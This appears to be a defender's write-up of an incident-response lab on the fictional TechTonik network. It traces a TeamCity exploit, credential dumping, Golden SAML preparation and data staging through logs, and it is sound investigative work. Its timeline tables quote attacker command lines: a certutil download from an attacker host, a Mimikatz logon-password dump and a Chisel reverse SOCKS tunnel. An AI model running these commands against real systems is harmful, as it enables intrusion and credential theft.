
Dumping Credentials
What was the full path the SAM database was dumped to?
I started this by looking for events where the CommandLine contained the term SAM. Based on these results I was able to take the output file name and search for file write operations to get the full path of the SAM dump.


2. The threat actor was able to compress a SECURITY registry hive, what was the full path of this archive?
With the knowledge that this TA is using the reg.exe command to save registries, I focused my searching on events that contained the SECURITY keyword instead of SAM. This was actually no good to me as these export events were not the end archive file.


Pivoting to the Hayabusa output I looked for any detections that may contain useful information. There was actually a ‘Zip folder with PowerShell’ detection :) This provided the answer for this question.

3. What was the password the threat actor used to execute commands with WMI from TTK-DC-01 to TTK-PC-02 & TTK-PC-01?
I started this investigation by looking for process create operations that contained the keywork wmic. This presented the username and passwords used to execute commands on PC-01 and PC-02.
4. What was the original file name of the binary the threat actor used to dump web browser credentials on TTK-PC-2?

Using the SIEM to focus on Chrome events on TTK-PC-02, I observed process create events for processes that did not have Chrome in the filename. Focusing on these events also resulted in suspicious command line options like ‘cookies’ and ‘logins’.
Looking at these records then showed an ‘OriginalFileName’ field which showed the name of an attacker tool used to dump browser credentials.
8. Golden SAML

Luckily, TechTonik’s team has enabled logging for certain object access on the domain before the intrusion. This includes a DKM key required to decrypt the ADFS signing certificate. What is the account did the threat actor use to access this resource?

For this question, I initially got the answer by checking out ADFS events and filtered out a very noisy message. This led me to the answer, but I also wanted to identify the ‘correct’ way to investigate Golden SAML.
I did some resource on the Golden SAML attack and found the following article from SimuLand. This showed a set of GUIDs that could be used to query for this attack.

Specifically searching for the ThumbnailPhoto GUID and event 4662, led me to the Windows Event that was caused by this read, including the account that read the property.
2. What was the PowerShell function name that the threat actor ran to get this information?
I forgot to grab a snip for this one too, but if you just do a search for DKM Key in the SIEM you will see it in a PowerShell transcript log.
Getting the Goods Out
What was the name of the file that was used to stage files in?

For this question I had already came across the DocBackup.rar archive during my analysis of the FS-01 host. Using this information, I searched across the SIEM to identify the creation events, this showed that the file had actually been written on several hosts.

2. How many files did the threat actor compress into the staging .rar file?
Unarchiving the file showed the answer to this question.
3. What is the host name of the server the threat actor last moved the exfiltration archive to?
This was found when answering the first question, based on what host last accessed the file shares.
This section tracks a very rough set of timelines, artifacts and accounts that I had taken note of during my investigation. This does not reflect a full set of artifacts or a complete timeline of actions taken by the threat actor.
Compromise artifacts:
+--------------------------------------------------+--------------------+-------------+------------------------------------------------------------------------------+------------------+
|                      Name:                       |        Type:       |  Confirmed: |                                    Reason:                                   |                  |
+--------------------------------------------------+--------------------+-------------+------------------------------------------------------------------------------+------------------+
| 21                                               |  User ID           |  Yes        |  Created                                                                     |  likely exploit. |
| 22                                               |  User ID           |  Yes        |  Created                                                                     |  likely exploit. |
| 1                                                |  User ID           |  Unknown    |  Suspicious project was created and built by this user id.                   |                  |
| ttk-dev-01                                       |  Host              |  Yes        |  Team City server. Abused by TA to upload two payloads and build activities. |                  |
| 44.222.89[.]156                                  |  IP                |  Yes        |  IP used to authenticate to ID 21                                            |                  |
| ttk-fs-01                                        |  Host              |  Yes        |  First asset used for lateral movement by the TA from ttk-dev-01.            |                  |
| downloads[.]xyz.red:8080                         |  TA Infrastructure |  Yes        |  Mimikatz ingres via Certutil.                                               |                  |
| downloads.xyz.red:56969                          |  TA Infrastructure |  Yes        |  SOCKS proxy via Chisel from TTK-FS-01.                                      |                  |
| docs.xyz.red                                     |  TA Infrastructure |  Yes        |  DNS Query/callback from TTK-SQL-01.                                         |                  |
| C:\Code\systoolkit\SearchIndexer.exe (TTK-FS-01) |  TA Tooling        |  Yes        |  Mimikatz.                                                                   |                  |
| C:\Code\qcBlRiAm.exe (TTK-FS-01)                 |  TA Tooling        |  Yes        |  TA Service payload.                                                         |                  |
| C:\Code\msrdc.exe (TTK-FS-01)                    |  TA Tooling        |  Yes        |  WinPEAS.exe                                                                 |                  |
| C:\Code\rr.exe                                   |  TA Tooling        |  Yes        |  Chisel.exe                                                                  |                  |
| ttk-sql-01                                       |  Host              |  Yes        |  They popped this hard.                                                      |                  |
| ttkadmin                                         |  Domain user       |  Yes        |  They popped this jawn.                                                      |                  |
+--------------------------------------------------+--------------------+-------------+------------------------------------------------------------------------------+------------------+
TeamCity Timeline:
+--------------------------+-------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+------------------------------------------------------------------+
|       Date/time:         |  Question:  |                                                                                                                             Description:                                                                                                                              |                       Relevant log/filter:                       |
+--------------------------+-------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+------------------------------------------------------------------+
| 2024–05–25 01:02:52.190  |  1.1        |  User 21 was created by user 21                                                                                                                                                                                                                                       |  teamcity-server.log## teamcity caller module ACTIVITIES.AUDIT.  |
| 2024–05–25 01:03:12.499  |  1.3        |  'deQch48D' Plugin uploaded by user 21.                                                                                                                                                                                                                               |  teamcity-server.log## teamcity caller module ACTIVITIES.AUDIT.  |
| 2024–05–26 01:10:57.378  |  None       |  'Waifu2x' Project was created with id Waifu2x and iid project11. This was created by user id 1.                                                                                                                                                                      |  teamcity-server.log## teamcity caller module ACTIVITIES.AUDIT.  |
| 2024–05–26 01:10:57.390  |  None       |  Wiafu2x project was loaded from external Github. https[://]github[.]com/nagadomi.waifu2x#refs/heads/master. Done by user id 1.                                                                                                                                       |  teamcity-server.log## teamcity caller module ACTIVaITIES.AUDIT. |
| 2024–05–26 01:10:57.404  |  None       |  Waifu2x project was built by user id 1. this had a build id of Waifu2x_Build/bt11.                                                                                                                                                                                   |  teamcity-server.log## teamcity caller module ACTIVaITIES.AUDIT. |
| 2024–05–31 11:55:46.077  |  None       |  User 22 was created by user 22.                                                                                                                                                                                                                                      |  teamcity-server.log## teamcity caller module ACTIVaITIES.AUDIT. |
| 2024–05–31 11:55:46.077  |  None       |  '827RfVqq' was uploaded by user with ID 22.                                                                                                                                                                                                                          |  teamcity-server.log## teamcity caller module ACTIVaITIES.AUDIT. |
| 2024–05–25 01:03:59.435  |  1.2        |  First authentication to user id 21 from 44.222.89[.]156 with HTTP-Token-Based authentication.                                                                                                                                                                        |  teamcity-auth.log## "21"                                        |
| 2024–05–25 01:09:04.871  |  None       |  Last authentication to user id 21.                                                                                                                                                                                                                                   |  teamcity-auth.log## "21"                                        |
| 2024–05–31 11:56:14.850  |  None       |  Fist authentication to user id 22 from 44.222.89[.]156.                                                                                                                                                                                                              |  teamcity-auth.log## "22"                                        |
| 2024–05–25 01:02:51.000  |  1.7        |  Request from 44.222.89[.]156 towards the teamcity server /hellofriends?jsp=/app/rest/server;.jsp. This request was 1 second before the first user creation and plugin upload. Research shows that this request is likely the result of CVE-2024–27198 exploitation.  |  nginx perimiter proxy## "44.222.89.156".                        |
+--------------------------+-------------+-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+------------------------------------------------------------------+
Hosts Timeline:
+-----------------------------+--------------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+-----------------------------------------------------------------------------+
|         **Time:**           |  Hostname:   |                                                                                                          **Description:**                                                                                                          |                                   **Log:**                                  |
+-----------------------------+--------------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+-----------------------------------------------------------------------------+
| 2024–05–25 12:39:16.842103  |  TTK-FS-01   |  Defender alert## Ceorikad##A trojan. Command line: certutil.exe -urlcache -f http[://]downloads[.]xyz.red:8080/SearchIndexer.exe C:\Code\systoolkit\SearchIndexer.exe                                                             |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 12:39:17.245069  |  TTK-FS-01   |  Defender alert## Ceorikad##A trojan. Command line: certutil.exe -urlcache -f http[://]downloads[.]xyz.red:8080/SearchIndexer.exe C:\Code\systoolkit\SearchIndexer.exe                                                             |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 12:39:43.236130  |  TTK-FS-01   |  Defender alert## Ceorikad##A trojan. Command line: certutil.exe -urlcache -f http[://]downloads[.]xyz.red:8080/SearchIndexer.exe C:\Code\systoolkit\SearchIndexer.exe                                                             |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 12:39:43.263693  |  TTK-FS-01   |  Defender alert## Ceorikad##A trojan. Command line: certutil.exe -urlcache -f http[://]downloads[.]xyz.red:8080/SearchIndexer.exe C:\Code\systoolkit\SearchIndexer.exe                                                             |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 12:46:06.488470  |  TTK-FS-01   |  Defender Antivirus alert for password dumper detection on the same file downloaded from the xyz.red site. Syntax indicates Mimikatz. Command line: C:\Code\systoolkit\SearchIndexer.exe privilege::debug sekurlsa::logonpassword  |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 12:17:24.608241  |  TTK-FS-01   |  Service Installed By Unusual Client - Security Svc: IWDinCML ¦ Path: `\\127.0.0.1\Code\\qcBlRiAm.exe` ¦ User: stanley.eugene ¦ SvcAcct: LocalSystem ¦ SvcType: 0x10 ¦ SvcStartType: 3 ¦ LID: 0x1354b09                            |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 12:41:54.734931  |  TTK-FS-01   |  Service Installed By Unusual Client - Security Svc: rsAvaFuG ¦ Path: `\\127.0.0.1\Code\\LZbNNNSK.exe` ¦ User: stanley.eugene ¦ SvcAcct: LocalSystem ¦ SvcType: 0x10 ¦ SvcStartType: 3 ¦ LID: 0x15230b0                            |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 12:35:36         |  TTK-FS-01   |  PowerShell was used to add Microsoft Defender Exclusions for C:\Windows\temp.                                                                                                                                                     |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 12:35:42         |  TTK-FS-01   |  PowerShell was used to add Microsoft Defender Exclusions for C:\Windows\System32                                                                                                                                                  |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 12:35:47         |  TTK-FS-01   |  PowerShell was used to add Microsoft Defender Exclusions for C:\Windows\WinStore                                                                                                                                                  |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 12:36.34         |  TTK-FS-01   |  PowerShell was used to add Microsoft Defender Exclusions for C:\Windows\temp.                                                                                                                                                     |  TTK-FS-01-hayabusa.csv                                                     |
| 2024–05–25 13:09:11         |  TTK-FS-01   |  Service CodeDebugService wite was created.                                                                                                                                                                                        |  TTK-FS-01-Hayabusa.csv                                                     |
| 2024–05–27 21:38:16         |  TTK-FS-01   |  Chisel SOCKS proxy established to downloads.yxz.red:56969.<br><br>Cmdline: rr.exe client downloads.yxz.red:56969 R:socks ¦ Proc: C:\Code\systoolkit\rr.exe ¦ PID: 6728 ¦ User: TTK-FS-01$ ¦ LID: 0x3e7                            |  TTK-FS-01-Hayabusa.csv                                                     |
| 2024–05–27 22:45:08         |  TTK-SQL-01  |  Domain user scavo.divya dumped registry hives## including SAM## Security## System. Likely for offline attacking via SecretsDump.                                                                                                  |  SIEM: event.code:4688 and commandline contains reg.exe.                    |
| 2024–05–31 11:58:15.450     |  TTK-FS-01   |  Network share object was requested## Docsbackup.rar from TTK-DEV-01.                                                                                                                                                              |  SIEM: \*DocsBackup.rar\*                                                   |
| 2024–05–31 10:53:00         |  TTK-DC-01   |  DKM Key was read for Golden SAML attack.                                                                                                                                                                                          |  SIEM: event.code 4662## *Read Property* and \*5cb41ed0\*                 |
| 2024–05–31 10:51:41         |  TTK-DC-01   |  Get-DKMKey was executed on TTK-DC-01 to collect DKM ADFS certificate information.                                                                                                                                                 |  SIEM: Event.code 4104## \*DKM\*                                            |
| 2024–05–30 09:36:31.217     |  TTK-PC-02   |  mstrc.exe (SharpChrome) was executed on TTK-PC-02 dumping browser credentials and cookies.                                                                                                                                        |  SIEM: event.code:1 and winlog.event_data.Image:"C:\Windows\Temp\mstrc.exe" |
| 2024–05–27 22:13:53.449     |  TTK-SQL-01  |  LockApp.exe (EDRSandBlaster) was executed with the command line: - internet - kernelmode dump.                                                                                                                                    |  SIEM: winlog.event_data.Image:"C:\Windows\Temp\LockApp.exe"                |
| 2024–04–27 22:13:54         |  TTK-SQL-01  |  Vulnerable driver gdrv.sys was loaded on SQL-01 for exploitation and evade detection.                                                                                                                                             |  SIEM: event.code:6 and agent.hostname:TTK-SQL-01                           |
|                             |              |                                                                                                                                                                                                                                    |                                                                             |
+-----------------------------+--------------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------+-----------------------------------------------------------------------------+


